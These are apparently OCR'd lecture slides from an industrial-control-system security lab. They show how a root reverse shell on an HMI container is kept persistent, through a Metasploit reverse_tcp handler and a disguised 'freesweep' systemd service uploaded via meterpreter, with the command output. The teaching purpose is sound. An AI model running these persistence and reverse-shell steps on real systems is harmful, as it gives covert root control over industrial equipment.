
Testing this backdoor

Terminal #3

```
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443

[*] Sending stage (36 bytes) to 192.168.90.5
[*] Command shell session 1 opened (192.168.90.197:8443 ->
192.168.90.5:42010) at 2024-04-05 09:25:46 +0100

hostname
hmi-container

whoami
root
```

Shell access has been gained to the HMI on 192.168.90.5

Achieving Persistence to the HMI



Testing this backdoor

Before connection

```
root@hmi-container:~# ss --tcp  --numeric
State  Recv-Q  Send-Q   Local Address:Port            Peer Address:Port     Process
ESTAB  0       0                192.168.90.5:44218          192.168.90.197:4433

ESTAB  0       0        [::ffff:192.168.90.5]:44734   [::ffff:192.168.90.197]:4444
```

After connection

```
root@hmi-container:~# ss --tcp  --numeric
State  Recv-Q  Send-Q          Local Address:Port              Peer Address:Port
Process
ESTAB  0       0                192.168.90.5:44218          192.168.90.197:4433

ESTAB  0       0                192.168.90.5:36252          192.168.90.197:8443

ESTAB  0       0        [::ffff:192.168.90.5]:44734   [::ffff:192.168.90.197]:4444

ESTAB  35      0        [::ffff:192.168.90.5]:48450     [::ffff:192.168.95.2]:502
```


Making a `freesweep` service

Terminal #4

```
┌──(root  attacker-container)-[~]
└─# cat << EOM > /root/scripts/freesweep.service
[Unit]
Description=Freesweep Application Service

[Service]
ExecStart=/usr/games/freesweep
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
EOM
```

Making a freesweep service

Terminal #1

```
^C
Terminate channel 1? [y/N]  y

meterpreter > upload /root/scripts/freesweep.service
/etc/systemd/system/
[*] Uploading  : /root/scripts/freesweep.service ->
/etc/systemd/system/freesweep.service
[*] Completed  : /root/scripts/freesweep.service ->
/etc/systemd/system/freesweep.service
```


Making a freesweep service

Terminal #1

```
meterpreter > shell

Process 3924 created.
Channel 3 created.
systemctl daemon-reload
systemctl enable freesweep.service
systemctl start freesweep.service
```


Making a freesweep service

Terminal #1

```
systemctl status freesweep.service
* freesweep.service - Freesweep Application Service
     Loaded: loaded (/etc/systemd/system/freesweep.service; enabled; vendor
preset: enabled)
    Drop-In: /run/systemd/system/service.d
             `-zzz-lxc-service.conf
     Active: active (running) since Fri 2024-04-05 13:11:26 IST; 30s ago
   Main PID: 5349 (freesweep)
      Tasks: 1 (limit: 9418)
     Memory: 116.0K
     CGroup: /system.slice/freesweep.service
             `-5349 /usr/games/freesweep

Apr 05 13:11:26 hmi-container systemd[1]: Started Freesweep Application
Service.
```


Making a freesweep service

- Reboot the HMI and confirm that **freesweep** is still running

```
vicsort@vicsort:~$ lxc restart hmi-container

vicsort@vicsort:~$ lxc exec hmi-container bash
root@hmi-container:~# systemctl status freesweep
● freesweep.service - Freesweep Application Service
     Loaded: loaded (/etc/systemd/system/freesweep.service; enabled; vendor preset:
enabled)
    Drop-In: /run/systemd/system/service.d
             └─zzz-lxc-service.conf
     Active: active (running) since Fri 2024-04-05 13:15:37 IST; 22s ago
   Main PID: 114 (freesweep)
      Tasks: 1 (limit: 9418)
     Memory: 200.0K
     CGroup: /system.slice/freesweep.service
             └─114 /usr/games/freesweep

Apr 05 13:15:37 hmi-container systemd[1]: Started Freesweep Application Service.
root@hmi-container:~#
```

Connecting to a persistent backdoor (`freesweep`)

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root  attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use exploit/multi/handler;
set payload linux/x86/shell/reverse_tcp; set lhost 192.168.90.197;
set lport 8443; run; exit -y"


[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443
[*] Sending stage (36 bytes) to 192.168.90.5
[*] Command shell session 1 opened (192.168.90.197:8443 -> 192.168.90.5:56370) at 2024-04-
05 13:31:21 +0100

hostname                    whoami
hmi-container               root
```


Getting a terminal prompt

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@hmi-container:/# hostname
hostname
hmi-container
root@hmi-container:/# whoami
whoami
root
```


Learning objectives

- With the reconnaissance complete, achieve persistence of access. ✓

TUS
Ollscoil Teicneolaíochta na Sionainne: Lár Tíre, An Iarthar Láir
Technological University of the Shannon: Midlands Midwest

EUR ING Dr Diarmuid Ó Briain
Innealtóir Cairte agus Léachtóir Sinsearach

E diarmuid.obriain@tus.ie | W tus.ie
Campas Maoilis, Páirc Maoilis,
Luimneach, V94 EC5T, Éire

CISSP

Thank you

TUS